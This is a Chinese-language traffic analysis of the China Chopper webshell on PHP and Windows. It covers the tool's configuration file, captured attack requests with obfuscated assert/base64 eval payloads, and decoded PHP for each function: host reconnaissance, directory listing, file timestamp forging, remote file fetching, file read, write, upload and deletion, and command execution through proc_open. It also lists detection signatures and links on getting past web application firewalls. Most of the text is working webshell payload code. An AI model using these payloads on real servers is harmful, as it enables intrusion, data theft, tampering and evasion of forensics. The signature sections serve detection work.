# 中国菜刀分析——以PHP5+WIN为例

## 文件说明

caidao.exe 菜刀程序

db.mdb 菜刀的主数据库

caidao.conf 配置文件（重要，千万别删除）

cache.tmp 菜刀的缓存数据库(可删除)

readme.txt 你现在正在看的(可删除)

ip.dat 一个IP库，用于IP地址识别(可删除)

<CCC> 菜刀的自写脚本目录(可删除)

<Customize> Customize模式的服务端(可删除)

Customize.aspx 这是一个C#的示例服务端(全功能)

Customize.jsp 这是一个jsp的示例服务端(全功能)

Customize.cfm 这是一个cfm的示例服务端(文件管理，虚拟终端)

## 常用功能介绍

　　1. 文件管理：[特色]缓存下载目录，并支持离线查看缓存目录;

　　2. 虚拟终端：[特色]人性化的设计，操作方便;(输入HELP查看更多用法), 超长命令会分割为5k字节一份，分别提交。

　　3. 数据库管理：[特色]图形界面,支持MYSQL,MSSQL,ORACLE,INFOMIX,POSTGRESQL,ACCESS, 以及支持ADO方式连接的数据库。

4. 自写脚本（只有Eval端才支持）：

通过简单编码后提交用户自己的脚本到服务端执行，实现丰富的功能，也可选择发送到浏览器执行。

如果要写自己的CCC脚本，可以参考一下CCC目录下的示例代码, 相信你也可以写出功能丰富的脚本。

可以在官网下载别人的CCC脚本，或分享你的得意之作。

## 配置说明

默认终端程序路径设置示例：

<SHELL>/bin/sh</SHELL>

虚拟终端默认命令设置示例：

<CMD>whoami</CMD>

文件管理默认打开的目录设置示例：

<CD>c:\windows\temp\</CD>

<T>类型</T> 类型可为MYSQL,MSSQL,ORACLE,INFOMIX,POSTGRESQL中的一种

<H>主机地址<H> 主机地址可为机器名或IP地址，如localhost

<U>数据库用户</U> 连接数据库的用户名，如root

<P>数据库密码</P> 连接数据库的密码，如123455

<N>默认库</N> 默认连接的库名

<FLAG> 返回的内容分隔符，只限三个字符，用生辟点的字符吧。

<UA> 自定义User-Agent的值

<K1> POST的第一个参数名称，不再是原版本固定的z1

<K2> 同上

<PHP\_BASE> 这是PHP脚本的基本代码，其它的功能代码最终会传到这里面，注意里面的%s %d这样的参数

<ASP\_BASE> 同上

<ASPX\_BASE> 同上

<PHP\_BASE.加密示例> 这个不会用到，如果临时复制出来一个节点，可以取一个不同的节点名字，不要重名了。

这里示范的是如何把PHP\_BASE的内容加密发送。

<GETBASEINFO>

<SHOWFOLDER>

<SHOWTXTFILE>

<SAVETXTFILE>

<DELETEFILE>

<DOWNFILE>

<UPLOADFILE>

<PASTEFILE>

<NEWFOLDER>

<WGET>

<SHELL>

<RENAME>

<SETTIME>

## 流量分析

### 1.获取基本信息

#### 请求包

POST /shell.php HTTP/1.1

X-Forwarded-For: 49.26.25.116

Referer: http://192.168.40.141/

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)

Host: 192.168.40.141

Content-Length: 674

Pragma: no-cache

Connection: close

x=array\_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4\_dEc"."OdE\\\";@ev"."al(\\\$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JEQ9ZGlybmFtZShfX0ZJTEVfXyk7JFI9InskRH1cdCI7aWYoc3Vic3RyKCRELDAsMSkhPSIvIil7Zm9yZWFjaChyYW5nZSgiQSIsIloiKSBhcyAkTClpZihpc19kaXIoInskTH06IikpJFIuPSJ7JEx9OiI7fSRSLj0iXHQiOyR1PShmdW5jdGlvbl9leGlzdHMoJ3Bvc2l4X2dldGVnaWQnKSk%2FQHBvc2l4X2dldHB3dWlkKEBwb3NpeF9nZXRldWlkKCkpOicnOyR1c3I9KCR1KT8kdVsnbmFtZSddOkBnZXRfY3VycmVudF91c2VyKCk7JFIuPXBocF91bmFtZSgpOyRSLj0iKHskdXNyfSkiO3ByaW50ICRSOztlY2hvKCJYQFkiKTtkaWUoKTs%3D'));\");"));

**<PHP\_BASE>**为基础执行点，每个php攻击载荷均使用它执行下一步操作.

array\_map("assert",

array("

evAl("

$xx=

"BaSE64\_dEcOdE";

@eval($xx('%s'));

");

")

);

base64解码经过编码的payload部分得到：

@ini\_set("display\_errors","0");@set\_time\_limit(0);if(PHP\_VERSION<'5.3.0'){@set\_magic\_quotes\_runtime(0);};echo("X@Y");$D=dirname(\_\_FILE\_\_);$R="{$D}\t";if(substr($D,0,1)!="/"){foreach(range("A","Z") as $L)if(is\_dir("{$L}:"))$R.="{$L}:";}$R.="\t";$u=(function\_exists('posix\_getegid'))?@posix\_getpwuid(@posix\_geteuid()):'';$usr=($u)?$u['name']:@get\_current\_user();$R.=php\_uname();$R.="({$usr})";print $R;;echo("X@Y");die();

可以发现此处的%s即为**<GETBASEINFO>**和**<FLAG>X@Y</FLAG>**和**关闭低版本php魔术引号、关闭报错信息..**

<GETBASEINFO>

<PHP>$D=dirname(\_\_FILE\_\_);

$R="{$D}\t";

if(substr($D,0,1)!="/")

{foreach(range("A","Z") as $L)


if(is\_dir("{$L}:"))

$R.="{$L}:";}

$R.="\t";$u=(function\_exists('posix\_getegid'))?@posix\_getpwuid(@posix\_geteuid()):'';$usr=($u)?$u['name']:@get\_current\_user();$R.=php\_uname();$R.="({$usr})";print $R;</PHP>

**<FLAG>X@Y</FLAG>**和**关闭低版本php魔术引号、关闭报错信息.也是PHP类型的一句话通用的，每一个攻击载荷均使用它方便菜刀主程序的运行.**

#### 响应包



#### 值得关注的点

1. X-Forwarded-For: 49.26.25.116
2. User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)  **//可自定义**

#### 特征

请求包：array\_map array $xx 老版本post[z\*]

响应包：X@Y **<FLAG>X@Y</FLAG>可自定义**

### 2.获取文件目录

#### 请求包

Base64解码后

@ini\_set("display\_errors","0");@set\_time\_limit(0);if(PHP\_VERSION<'5.3.0'){@set\_magic\_quotes\_runtime(0);};echo("X@Y");$D='C:\\phpStudy\\PHPTutorial\\WWW\\';$F=@opendir($D);if($F==NULL){echo("ERROR:// Path Not Found Or No Permission!");}else{$M=NULL;$L=NULL;while($N=@readdir($F)){$P=$D.'/'.$N;$T=@date("Y-m-d H:i:s",@filemtime($P));@$E=substr(base\_convert(@fileperms($P),10,8),-4);$R="\t".$T."\t".@filesize($P)."\t".$E."\n";if(@is\_dir($P))$M.=$N."/".$R;else $L.=$N.$R;}echo $M.$L;@closedir($F);};echo("X@Y");die();

可见参数**$D已经被菜刀赋值**，而$D的值的获取来自于上一步的基本信息或者说菜刀的目录缓存信息。

该请求包来自于<SHOWFOLDER>

<SHOWFOLDER>

<PHP>$D='%s';$F=@opendir($D);if($F==NULL){echo("ERROR:// Path Not Found Or No Permission!");}else{$M=NULL;$L=NULL;while($N=@readdir($F)){$P=$D.'/'.$N;$T=@date("Y-m-d H:i:s",@filemtime($P));@$E=substr(base\_convert(@fileperms($P),10,8),-4);$R="\t".$T."\t".@filesize($P)."\t".$E."\n";if(@is\_dir($P))$M.=$N."/".$R;else $L.=$N.$R;}echo $M.$L;@closedir($F);}</PHP>

//opendir readdir filemtime fileperms

//base\_convert() 函数在任意进制之间转换数字。 fileperms返回十进制的文件权限

#### 响应包

### 3.修改文件时间

#### 请求包


@ini\_set("display\_errors","0");@set\_time\_limit(0);if(PHP\_VERSION<'5.3.0'){@set\_magic\_quotes\_runtime(0);};echo("X@Y");$FN='C:\\phpStudy\\PHPTutorial\\WWW\\l.php';$TM=strtotime('2012-04-20 08:49:26');if(file\_exists($FN)){echo(@touch($FN,$TM,$TM)?'1':'0');}else{echo '0';};;echo("X@Y");die();

<SETTIME>

<PHP>$FN='%s';$TM=strtotime('%s');if(file\_exists($FN)){echo(@touch($FN,$TM,$TM)?'1':'0');}else{echo '0';};</PHP>

//strtotime touch filename 时间 访问时间

#### 响应包



### 4.上载到服务器（wget）

@ini\_set("display\_errors","0");@set\_time\_limit(0);if(PHP\_VERSION<'5.3.0'){@set\_magic\_quotes\_runtime(0);};echo("X@Y");$fR='https://www.baidu.com/img/baidu\_logo.gif';$fL='C:\\phpStudy\\PHPTutorial\\WWW\\baidu\_logo.gif';$F=@fopen($fR,chr(114));$L=@fopen($fL,chr(119));if($F && $L){while(!feof($F))@fwrite($L,@fgetc($F));@fclose($F);@fclose($L);echo("1");}else{echo("0");};echo("X@Y");die();

<WGET>

<PHP>$fR='%s';$fL='%s';$F=@fopen($fR,chr(114));$L=@fopen($fL,chr(119));if($F && $L){while(!feof($F))@fwrite($L,@fgetc($F));@fclose($F);@fclose($L);echo("1");}else{echo("0");}</PHP>

### 5.文件下载


@ini\_set("display\_errors","0");@set\_time\_limit(0);if(PHP\_VERSION<'5.3.0'){@set\_magic\_quotes\_runtime(0);};echo("X@Y");$F="C:\\phpStudy\\PHPTutorial\\WWW\\phpinfo.php";$fp=@fopen($F,'r');if(@fgetc($fp)){@fclose($fp);@readfile($F);}else{echo('ERROR:// Can Not Read');};echo("X@Y");die();  
  
<DOWNFILE>

<PHP>$F="%s";$fp=@fopen($F,'r');if(@fgetc($fp)){@fclose($fp);@readfile($F);}else{echo('ERROR:// Can Not Read');}</PHP>

//fgetc从文件指针中读取一个字符 判断是否可读

// readfile可以直接读取

### **6.保存文件**



<SAVETXTFILE>

<PHP>echo fwrite(fopen('%s','w'),$\_POST['#K1#'])?'1':'0';</PHP>

//fwrite

#### 特征

**POST[‘z1’] //K1 K2可自定义**

7.Shell  
$m=get\_magic\_quotes\_gpc();$p='cmd';$s='cd /d C:\\phpStudy\\PHPTutorial\\WWW\\&whoami&echo [S]&cd&echo [E]';$d=dirname($\_SERVER["SCRIPT\_FILENAME"]);$c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";$array=array(array("pipe","r"),array("pipe","w"),array("pipe","w"));$fp=proc\_open($r." 2>&1",$array,$pipes);$ret=stream\_get\_contents($pipes[1]);proc\_close($fp);print $ret;;echo("X@Y");die();

<SHELL>

<PHP>$m=get\_magic\_quotes\_gpc();$p='%s';$s='%s';$d=dirname($\_SERVER["SCRIPT\_FILENAME"]);$c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";$array=array(array("pipe","r"),array("pipe","w"),array("pipe","w"));$fp=proc\_open($r." 2>&1",$array,$pipes);$ret=stream\_get\_contents($pipes[1]);proc\_close($fp);print $ret;</PHP>

//proc\_open stream\_get\_contents  
**值得关注的点:S**

**S E**  
特征  
返回包 SE  
8.其它功能

原理相同不再累述

<SHOWTXTFILE>

<PHP>$F='%s';$P=@fopen($F,'r');echo(@fread($P,filesize($F)));@fclose($P);</PHP>

<DELETEFILE>

<PHP>$F='%s';

function df($p)

{$m=@dir($p);

while(@$f=$m->read())

{$pf=$p."/".$f;if((is\_dir($pf))&&($f!=".")&&($f!=".."))

{@chmod($pf,0777);

df($pf);//递归

}

if(is\_file($pf))

{@chmod($pf,0777);

@unlink($pf);

}

}

$m->close();@chmod($p,0777);return @rmdir($p);

}

if(is\_dir($F))echo(df($F));else{echo(file\_exists($F)?@unlink($F)?"1":"0":"0");}</PHP>

//unlink isfile

<NEWFOLDER>

<PHP>$f='%s';echo(mkdir($f)?"1":"0");</PHP>

<PASTEFILE>

<PHP>$fc='%s';

$fp='%s';

function xcopy($src,$dest)

{if(is\_file($src))

{if(!copy($src,$dest))

return false;

else return true;}

$m=@dir($src);

if(!is\_dir($dest))if(!@mkdir($dest))return false;while($f=$m->read()){$isrc=$src.chr(47).$f;$idest=$dest.chr(47).$f;if((is\_dir($isrc))&&($f!=chr(46))&&($f!=chr(46).chr(46))){if(!xcopy($isrc,$idest))return false;}else if(is\_file($isrc)){if(!copy($isrc,$idest))return false;}}return true;}echo(xcopy($fc,$fp)?"1":"0");</PHP>

//copy

<UPLOADFILE>

<PHP>$f='%s';$c=$\_POST["#K1#"];$c=str\_replace("\r","",$c);$c=str\_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode('%%'.substr($c,$i,2));echo(@fwrite(fopen($f,'w'),$buf)?'1':'0');</PHP>

//注意url解码

### 9.绕过waf

1.使用自定义配置<https://www.cnblogs.com/-qing-/p/10827118.html>

2.webserver <https://blog.csdn.net/h4ck0ne/article/details/50570779>